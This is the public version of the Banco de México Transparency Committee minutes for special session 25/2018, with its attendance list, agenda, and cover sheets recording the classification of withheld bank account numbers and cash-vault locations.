BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Apoyo a las Operaciones
II. La identificación del documento del que se elabora la versión pública.	Acta de la sesión especial 25/2018 del Comité de Transparencia del Banco de México
III. Firma del titular del área y de quien clasifica.	**JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN** Director de Apoyo a las Operaciones
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 09/2020 celebrada el 4 de marzo de 2020 Secretaría del Comité de Transparencia Sergio Zamboano Herrera, Secretario del Comité de Transparencia del Banco de México. Néctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México

BANCO DE MÉXICO

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
1.1	83,85,87	Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ACTA DE LA SESIÓN ESPECIAL 25/2018
DEL 26 DE JULIO DE 2018

En la Ciudad de México, a las doce horas con treinta minutos del veintiséis de julio de dos mil dieciocho, en la Sala de Juntas del edificio ubicado en avenida Cinco de Mayo número seis, colonia Centro, delegación Cuauhtémoc, se reunieron Claudia Álvarez Toca, Directora de la Unidad de Transparencia, Humberto Enrique Ruiz Torres, Director Jurídico, y José Ramón Rodríguez Mancilla, Gerente de Organización de la Información, suplente del Director de Coordinación de la Información, todos integrantes del Comité de Transparencia de este Instituto Central, así como Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, en su carácter de Prosecretario de dicho órgano colegiado. ----------

También estuvieron presentes, como invitados de este Comité, en términos de los artículos 4o. y 31, fracción XIV, del Reglamento Interior del Banco de México, así como la Tercera, párrafos primero y segundo, de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, las personas que se indican en la lista de asistencia que se adjunta a la presente como **ANEXO "A",** quienes son servidores públicos del Banco de México.----------

Claudia Álvarez Toca, Presidenta de dicho órgano colegiado, en términos del artículo 4o. del Reglamento Interior del Banco de México y la Quinta, párrafo primero, inciso a), de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, solicitó al Prosecretario verificara si existía quórum para la sesión. Al estar presentes los integrantes mencionados, el Prosecretario manifestó que existía quórum para la celebración de dicha sesión, de conformidad con lo previsto en los artículos 64, párrafos segundo y tercero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 4o. del Reglamento Interior del Banco de México; así como Quinta, párrafo primero, inciso d), párrafo segundo y tercero, y Sexta, párrafo primero, inciso b), de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis. Por lo anterior, se procedió en los términos siguientes: ----------

APROBACIÓN DEL ORDEN DEL DÍA. ----------

El Prosecretario del Comité sometió a consideración de los integrantes de ese órgano colegiado el documento que contiene el orden del día.----------

Este Comité de Transparencia del Banco de México, con fundamento en los artículos 4o. y 31, fracción XIV, del Reglamento Interior del Banco de México; 43, párrafo segundo, y 44, fracción IX, de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafo segundo, y 65, fracción IX, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como la Quinta, párrafo primero, inciso e), de las Reglas de Operación del Comité de Transparencia del Banco de México, aprobó por unanimidad el orden del día en los términos del documento que se adjunta a la presente como **ANEXO "B"** y procedió a su desahogo, conforme a lo siguiente: ----------

PRIMERO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS Y SOLICITUD DE CONFIRMACIÓN DE CLASIFICACIÓN, PRESENTADAS POR LOS TITULARES DE LA DIRECCIÓN GENERAL DE EMISIÓN Y LA DIRECCIÓN DE PROGRAMACIÓN Y DISTRIBUCIÓN DE EFECTIVO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70, DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA.----------

El Prosecretario dio lectura a los oficios de diecinueve de julio de dos mil dieciocho, uno de ellos con referencia M20.102.2018, suscritos por la titular de la Dirección de Programación y Distribución de Efectivo; y al oficio de veinte de julio de dos mil dieciocho, suscrito por el titular de la Dirección General de Emisión, que se agregan en un solo legajo a la presente acta como **ANEXO "C"**, por medio de los cuales hicieron del conocimiento de este Comité de Transparencia que han determinado clasificar diversa información contenida

BANCO DE MÉXICO

en los documentos señalados en los oficios referidos, respecto de los cuales se generaron las versiones públicas correspondientes, se elaboraron las correspondientes pruebas de daño, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública; 64, 65, fracción II, y 98, fracción III, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, vigentes, resolvió confirmar la clasificación de la información efectuada por las unidades administrativas referidas, sometida a la consideración de este Comité mediante los citados oficios, y aprobó las correspondientes versiones públicas, en términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "D"**. ----------

SEGUNDO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS, PRESENTADAS POR EL TITULAR DE LA GERENCIA DE SOPORTE LEGAL Y MEJORA CONTINUA DE RECURSOS MATERIALES, EN SUPLENCIA POR AUSENCIA DEL TITULAR DE LA DIRECCIÓN DE RECURSOS MATERIALES, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA.----------

El Prosecretario dio lectura al oficio con referencia W40/177/2018 de dieciocho de julio de dos mil dieciocho, suscrito por el titular de la Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales, unidad administrativa adscrita a la Dirección de Recursos Materiales, que se agrega a la presente acta como **ANEXO "E"**, por medio del cual hizo del conocimiento de este Comité de Transparencia que ha determinado clasificar diversa información contenida en los documentos señalados en el referido oficio, respecto de los cuales se generaron las versiones públicas respectivas, y solicito a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública; 64, 65, fracción II, y 98, fracción III, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción III, del Reglamento Interior del Banco de México, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, vigentes, resolvió confirmar la clasificación de la información referida, sometida a la consideración de este Comité mediante el citado oficio, y aprobó las correspondientes versiones públicas, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "F"**. ----------

TERCERO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS, PRESENTADAS POR EL TITULAR DE LA GERENCIA DE TELECOMUNICACIONES, EN SUPLENCIA POR AUSENCIA DEL TITULAR DE LA DIRECCIÓN DE SISTEMAS, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA. ----------

El Prosecretario dio lectura al oficio con referencia DGTI-132/2018 de dieciocho de julio de dos mil dieciocho, suscrito por el titular de la Gerencia de Telecomunicaciones, unidad administrativa adscrita a la Dirección General de Tecnologías de la Información, que se agrega a la presente acta como **ANEXO "G"**, por medio del cual hizo del conocimiento de este Comité de Transparencia que ha determinado clasificar diversa información contenida en los documentos señalados en el referido oficio, respecto de los cuales se generaron las versiones

BANCO DE MÉXICO

públicas respectivas, generó la prueba de daño correspondiente y solicito a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública; 64, 65, fracción II, y 98, fracción III, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción III, del Reglamento Interior del Banco de México, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, vigentes, resolvió confirmar la clasificación de la información referida, sometida a la consideración de este Comité mediante el citado oficio, y aprobó las correspondientes versiones públicas, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "H"**.----------

Al no haber más asuntos que tratar, se dio por terminada la sesión, en la misma fecha y lugar de su celebración. La presente acta se firma por los integrantes del Comité de Transparencia que asistieron a la sesión, así como por su Prosecretario. Conste. ----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

SERGIO ZAMBRANO HERRERA
Prosecretario

ANEXO "A"



BANCO DE MÉXICO

LISTA DE ASISTENCIA

SESIÓN ESPECIAL 25/2018

26 DE JULIO DE 2018

COMITÉ DE TRANSPARENCIA



CLAUDIA ÁLVAREZ TOCA Directora de la Unidad de Transparencia Presidenta	
HUMBERTO ENRIQUE RUIZ TORRES Director Jurídico Integrante	
JOSÉ RAMÓN RODRÍGUEZ MANCILLA Gerente de Organización de la Información Integrante suplente	
SERGIO ZAMBRANO HERRERA Prosecretario del Comité de Transparencia	

INVITADOS PERMANENTES

OSCAR JORGE DURÁN DÍAZ Director de Vinculación Institucional y Comunicación	
FRANCISCO CHAMÚ MORALES Director de Administración de Riesgos	

INVITADOS

ERIK MAURICIO SÁNCHEZ MEDINA Gerente Jurídico Consultivo	
ALAN CRUZ PICHARDO Subgerente de Apoyo Jurídico a la Transparencia	
CARLOS EDUARDO CICERO LEBRIJA Gerente de Gestión de Transparencia Integrante suplente	
RODRIGO MÉNDEZ PRECIADO Gerente de Enlace Institucional y Relaciones Públicas	

MARGARITA LISSETE PONCE GUARNEROS Subgerente de Identificación y Evaluación de Riesgos Operativos	
MIRNA ESPERANZA CORTÉS CAMPOS Directora de Administración de Emisión	
CARLOS GUTIÉRREZ CAPPELLO Gerente de Gestión de la Dirección General de Emisión	Por medios de comunicación (Videoconferencia)
MARILYN ESTEPHANIECADENA MAYA Estudios de Presupuestos de la Oficina de Presupuesto y Seguimiento de Adquisiciones de la Dirección General de Emisión	Por medios de comunicación (Videoconferencia)
GUILLERMO MARTÍNEZ VILLARREAL Gerente de Soporte Legal y Mejora Continua de Recursos Materiales	
KATYA ALVARADO YÁÑEZ Subgerencia de Programación de Contratación y Mejora Continua	
OCTAVIO BERGÉS BASTIDA Director General de Tecnologías de la Información	

JAVIER ORDUÑA BUSTAMANTE Gerente de Telecomunicaciones	
ALICIA ADRIANA AYALA ROMERO Subgerente de Planeación y Regulación	
RICARDO ALFREDO GONZÁLEZ FRAGOSO Líder de Especialidad de la Subgerencia de Planeación y Regulación	
HÉCTOR GARCÍA MONDRAGÓN Jefe de la Oficina de Análisis Jurídico y Promoción de Transparencia	

ANEXO "B"

BANCO DE MÉXICO

Comité de Transparencia

ORDEN DEL DÍA
Sesión Especial 25/2018
26 de julio de 2018

PRIMERO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS Y SOLICITUD DE CONFIRMACIÓN DE CLASIFICACIÓN, PRESENTADAS POR LOS TITULARES DE LA DIRECCIÓN GENERAL DE EMISIÓN Y LA DIRECCIÓN DE PROGRAMACIÓN Y DISTRIBUCIÓN DE EFECTIVO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70, DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA.

SEGUNDO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS, PRESENTADAS POR EL TITULAR DE LA GERENCIA DE SOPORTE LEGAL Y MEJORA CONTINUA DE RECURSOS MATERIALES, EN SUPLENCIA POR AUSENCIA DEL TITULAR DE LA DIRECCIÓN DE RECURSOS MATERIALES, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA.

TERCERO. VERSIONES PÚBLICAS DE DIVERSOS DOCUMENTOS, PRESENTADAS POR EL TITULAR DE LA GERENCIA DE TELECOMUNICACIONES, EN SUPLENCIA POR AUSENCIA DEL TITULAR DE LA DIRECCIÓN DE SISTEMAS, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LEY GENERAL DE TRANSPARENCIA Y ACCESO A LA INFORMACIÓN PÚBLICA.

ANEXO "C"

BANCO DE MÉXICO

BANCO DE MÉXICO
RECIBIDO
20 JUL 2018
Comité de Transparencia
Por: [illegible] Hora: 10:34

Se recibe oficio constante en dos páginas, diez carátulas y una prueba de daño.

Ciudad de México, a 19 de julio de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta dirección, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmada se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
ConvContPresCorrespBBVABancomer M30_005_2018	1	11
ConvContPresCorrespBBVABancomer M30_015_2017	2	11
ConvContPresCorrespBBVABancomer M30_030_2017	3	11
ConvContPresCorrespBBVABancomer M35_003_2018	4	11
ConvContPresSerCorresp BBVABancomer M30_041_2017	5	11
ConvContPresSerCorrespBBVABancomer M30_045_2017	6	11
ConvContPresServCorrespBBVABancomer M35_004_2016	7	11
ConvContPresServCorrespBBVABancomer M35_08_2016	8	11
ConvContPresCorrespBanorte M35_006_2016	9	11
ConvContPresCorrespBanamex M30_005_2017	10	11

BANCO DE MÉXICO

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta dirección, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el adscrito a:

TÍTULO DEL DOCUMENTO CLASIFICADO	PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO
ConvContPresCorrespBBVABancomer M30_005_2018	Dirección de Programación y Distribución de Efectivo (Director) Gerencia de Programación y Estudios de Efectivo (Gerente) Subgerencia de Análisis y Estudios de Efectivo (Subgerente) Subgerencia de Programación de Efectivo y Seguimiento de las Operaciones de Caja (Subgerente) Oficina de Análisis de Distribución de Efectivo (Oficina) Oficina de Programación de Efectivo (Oficina)
ConvContPresCorrespBBVABancomer M30_015_2017	
ConvContPresCorrespBBVABancomer M30_030_2017	
ConvContPresCorrespBBVABancomer M35_003_2018	
ConvContPresSerCorresp BBVABancomer M30_041_2017	
ConvContPresSerCorrespBBVABancomer M30_045_2017	
ConvContPresServCorrespBBVABancomer M35_004_2016	
ConvContPresServCorrespBBVABancomer M35_08_2016	
ConvContPresCorrespBanorte M35_006_2016	
ConvContPresCorrespBanamex M30_005_2017	

MTRA. ISABEL MORALES PASANTES
Directora de Programación y Distribución de Efectivo

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBanamex M30_005_2017
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBanorte M35_006_2016
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de Julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBBVABancomer M30_005_2018
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
